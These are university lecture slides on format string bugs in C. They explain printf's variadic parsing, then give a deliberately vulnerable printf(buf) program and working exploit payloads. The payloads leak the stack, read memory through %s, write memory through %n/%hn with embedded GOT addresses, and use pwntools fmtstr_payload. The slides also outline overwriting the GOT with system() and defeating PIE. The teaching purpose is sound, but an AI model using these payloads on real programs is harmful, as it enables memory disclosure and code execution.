Format string bug

Insu Yun

Most of materials from CS419/579 Cyber Attacks & Defense in OSU

Today’s lecture

- Understand a format string bug

Format string

- A string to specify a format of a certain functions (e.g., printf) in C and other languages

- e.g., printf(“%s”, buf);
- e.g., printf(“%d”,10);
- …

printf() is a variadic function

- Variadic function: a function that can accept ***arbitrary*** number of arguments


- For example,
  - printf(“Hello: %d”, 10);
  - printf(“Hello: %d/%d”, 10, 20);
  - printf(“Hello: %d/%d/%d”, 10, 20, 30);

By parsing the format string!

- Q: How does printf() know the number of arguments?


Q: What if we miss arguments?

- printf(“Hello: %d/%d/%d, 10, 20);




```
Hello: 10/20/1431651952
```

- Q: Where does this (garbage) value come from?




```
Breakpoint 3, 0x0000555555554664 in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

 RAX  0x0
 RBX  0x0
 RCX  0x555555554670 (__libc_csu_init) ◂— push   r15
 RDX  0x14
 RDI  0x5555555546f4 ◂— insb   byte ptr [rdi], dx /* 'Hello: %d/%d/%d' */
 RSI  0xa
 R8   0x7ffff7dced80 (initial) ◂— 0x0
 R9   0x7ffff7dced80 (initial) ◂— 0x0
 R10  0x2
 R11  0x7
 R12  0x555555554540 (_start) ◂— xor    ebp, ebp
 R13  0x7fffffffdef0 ◂— 0x1
 R14  0x0
 R15  0x0
 RBP  0x7fffffffde10 —▸ 0x555555554670 (__libc_csu_init) ◂— push   r15
 RSP  0x7fffffffde10 —▸ 0x555555554670 (__libc_csu_init) ◂— push   r15
 RIP  0x555555554664 (main+26) ◂— call   0x555555554520
```



```
Hello: 10/20/1431651952
```

- RCX=4th argument in x86-64

- RCX = 0x555555554670
- %d: 4byte integer
- 0x55554670 = 1431651952



```
00:0000│ rbp rsp  0x7fffffffde10 —▸ 0x555555554670 (__libc_csu_init) ◂— push   r15
01:0008│          0x7fffffffde18 —▸ 0x7ffff7a03bf7 (__libc_start_main+231) ◂— mov    edi, eax
02:0010│          0x7fffffffde20 ◂— 0x1
03:0018│          0x7fffffffde28 —▸ 0x7fffffffdef8 —▸ 0x7fffffffe18f ◂— '/home/insu/fmtstr'
04:0020│          0x7fffffffde30 ◂— 0x100008000
05:0028│          0x7fffffffde38 —▸ 0x55555555464a (main) ◂— push   rbp
06:0030│          0x7fffffffde40 ◂— 0x0
07:0038│          0x7fffffffde48 ◂— 0x799a8d2cb68b1bdb
```

printf() blindly trusts a format string!

Format string bug

- What if an attacker can control a format string?
  - e.g., printf(buf);

- Consequence
  - Arbitrary stack read
    - More than 6th arguments, printf() will use stack!
  - Arbitrary read
  - Arbitrary write

Format string parameters

- %d

  Expects an integer(4-byte) as its argument and print a decimal number
- %x
  - Expects an integer(4-byte) as its argument and print a hexadecimal number
- %p
  - Expects a pointer value as its argument and print a hexadecimal number
- %s
  - Expects an address to a string (char *) and print it as a string
- %n
  - Expects an address and write the number of printed bytes

Format string syntax

- %[argument_position]$[flag][length][parameter]

- Meaning
  - Print in this format
  - Justify its length to length
  - Get the value from n-th argument
  - e.g., flag = 0, padding with ‘0’

- %1$08d
  - Print 8-length decimal integer,
    with the value at the 1st argument padded with 0

Format string parameters

- %d – Integer decimal %x – Integer hexadecimal %s – String

- printf(“%2$08d”, 15, 13, 14, “asdf”);
  - 00000013
- printf(“0x%3$08x”, 15, 13, 14, “asdf”);
  - 0x0000000e
- printf(“%3$20s”, 15, 13, 14, “asdf”);
- printf(“%4$20s”, 15, 13, 14, “asdf”);
  - `                asdf`


Format string parameters

- %n – store # of printed characters

- int i;
- printf(“asdf%n”, &i);
  - i = 4
- printf(“%12345x%n”, 1, &i);
  - Print 1 as 12345 characters (“ ” * 12344 + “1”)
  - Store 12345 to i

Example


```c
int main() {
  char buf[0x1000];
  fgets(buf, sizeof(buf), stdin);
  printf(buf);
}
```



```
gcc -no-pie -fno-PIC -m32 -o fsb fsb.c
fsb.c: In function ‘main’:
fsb.c:5:10: warning: format not a string literal and no format arguments [-Wformat-security]
   printf(buf);
          ^~~
```

NEVER ignore compiler warnings!

Arbitrary stack read via FSB




```
insu ~ $ ./fsb
%11p%11p%11p%11p%11p%11p%11p%11p%11p%11p%11p%11p%11p%11p%11p%11p%11p%11p%11p%11p%11p%11p%11p%11p
     0x1000 0xf7f815c0      (nil)      (nil)      (nil)      (nil) 0x70313125 0x70313125 0x70313125 0
x70313125 0x70313125 0x70313125 0x70313125 0x70313125 0x70313125 0x70313125 0x70313125 0x70313125 0x7
0313125 0x70313125 0x70313125 0x70313125 0x70313125 0x70313125
```

- Q:What is 0x70313125?
  - 0x70313125 == %11p


```c
int main() {
  char buf[0x1000];
  fgets(buf, sizeof(buf), stdin);
  printf(buf);
}
```

- Q:Why our format string is in the stack?

Arbitrary Read via FSB




- The buffer is on the stack
- Q: What number should be to print 0x41414141?
  - AAAA%????$p



```
pwndbg> x/i $pc
=> 0x804851c <main+70>: call   0x8048370 <printf@plt>
pwndbg> x/x $esp
0xffffbe90:     0xffffbeac
```


- Buffer address: 0xffffbeac
- ESP: 0xfffbe90
- Offset: 0xffffbeac - 0xfffbe90 = 28



```
insu ~ $ ./fsb
AAAA%7$p
AAAA0x41414141
```


Arbitrary Read via FSB (64bit)

- Q: In x86-64, what would be the number?
  - AAAA%????$x



```
pwndbg> x/x $rdi
0x7fffffffcc50: 0x41414141
pwndbg> x/x $rsp
0x7fffffffcc50: 0x41414141
```

- Buffer = RSP = 0x7fffffcc50
- Offset = 0




```
insu ~ $ ./fsb64
AAAA%6$x
AAAA41414141
```

Arbitrary Read via FSB (%s)

- Put address to read on the stack
  - Suppose the address is 0x804a010 (GOT of printf)

- Prepare the string input
  - "\x10\xa0\x04\x08%7$x" (print 0x804a010, test it first)
  - "\x10\xa0\x04\x08%7$s" (read the data!)




Arbitrary Read via FSB (%s)

- Capability
  - Can read “string” data in the address
  - Read terminates when it sees “\x00”

- Tricks to read more…
  - “\x10\xa0\x04\x08\x11\xa0\x04\x08\x12\xa0\x04\x08\x13\xa0\x04\x08”
  - “%7$s|%8$s|%9$s|%10$s”

  - You will get values separated by | (observing || means that it is a null string)
    - E.g., 1|2||3 then the value will be “12\x003”

Arbitrary Write via FSB (%n)



- Put address to read on the stack
  - Suppose the address is 0x804a010 (GOT of printf)

- Prepare the string input
  - "\x10\xa0\x04\x08%7$x" (print 0x804a010, test it first)
  - "\x10\xa0\x04\x08%7$n" (write the data!)


- Will write 4, because it has printed "\x10\xa0\x04\x08" before the %7$n parameter

Arbitrary Write via FSB (%n)

- Can you write arbitrary values? Not just 4?

- %10x – prints 10 characters regardless the value of argument
- %10000x – prints 10000 …
- %1073741824x – prints 2^30 characters …


- How to write 0xfaceb00c?
  - %4207489484x
  - NO….




```
>>> 0xfaceb00c
4207849484
```

Arbitrary Write via FSB (%n)

- Challenges…
  - Printing 4 billion characters is super SLOW…
  - Remote attack – you need to download 4GB…
  - What about 64bit machines – 48bit addresses?



```
>>> 0x7ffff7a52390
140737348182928
```



```
gdb-peda$ print system
$2 = {<text variable, no debug info>} 0x7ffff7a52390 <__libc_system>
```

- A trick
  - Split write into multiple times (2 times, 4 times, etc.)

Arbitrary Write via FSB (%n)

- Writing 0xfaceb00c to 0x804a010
- Prepare two addresses as arguments
  - “\x10\xa0\x04\x08\x12\xa0\x04\x08”
  - Printed 8 bytes
- Write **0xb00c** at 0x0804a010 [%(**0xb00c**-**8**)x%n], %45060x%n
  - This will write 4 bytes, 0x0000b00c at 0x804a010 ~ 0x804a014
- Write **0xface** at 0x804a012 [%(**0xface** – **0xb00c**)x%n], %19138x%n
  - This will write 4 bytes, 0x0000face at 0x804a012 ~ 0x804a016
- What about 0x0000 at 0x804a014~0x804a016?
  - We do not care if it does not break our exploit!

What if it breaks?


- %hn: Write only two byte
- %hhn: Write only one byte

- Instead of %19138x%n → %19138x%hn

Arbitrary Write via FSB (%n)


- Can we overwrite 0x12345678?
- Write 0x5678 to the address
    - % (0x5678 – 8) n
- Write 0x1234 to the (address + 2)
    - % (0x1234 – 0x5678) n
    - % (0x011234 – 0x5678) n
- “\x10\xa0\x04\x08\x12\xa0\x04\x08%22128x%7$n%48060x%8$n

FSB in pwntools



pwnlib.fmtstr.fmtstr_payload(*offset, writes, numbwritten=0, write_size='byte'*) → str [source]

Makes payload with given parameter. It can generate payload for 32 or 64 bits architectures. The size of the addr is taken from `context.bits`



```
>>> from pwn import *
>>> context.clear(arch='i386')
>>> fmtstr_payload(7, {0x0804a010: 0x12345678}, write_size='short')
'\x10\xa0\x04\x08\x12\xa0\x04\x08%22128c%7$hn%48060c%8$hn'
```

- “\x10\xa0\x04\x08\x12\xa0\x04\x08%22128x%7$n%48060x%8$n”

Arbitrary Code Execution via FSB

- Suppose we can control FSB twice

- Our scenario
  1. Leak LIBC address
  2. Modify GOT to system()

- Where to leak to get libc address?

Two ways to get libc addresses

1. Read GOT (e.g., printf@got) using arbitrary read
   - Q: It should be a libc function that was already executed before. Why?
   - A: GOT will have a plt address before it is dynamically resolved
     After that, GOT will have an actual address

2. Read main()'s return address
   - main() is called by a libc function named __libc_start_main
   - So, its return address points to somewhere in the middle of __libc_start_main
   - e.g., main's return address == __libc_start_main+241

How to break PIE using FSB?

- No absolute address is available (i.e., all random!)

- Arbitrary stack read from FSB uses relative address
  - If a binary calls a function, its return address will point the binary
  - Using arbitrary stack read from FSB, we can leak this value and can calculate a binary base

printf() is more powerful!

- printf() is Turing complete by itself
  - https://github.com/HexHive/printbf

  - Brainf**k interpreter using printf()
  - Only using printf(), you can make an arbitrary program

- Carlini, Nicholas, et al. "Control-flow bending: On the effectiveness of control-flow integrity." *24th {USENIX} Security Symposium ({USENIX} Security 15)*. 2015.

printfbf

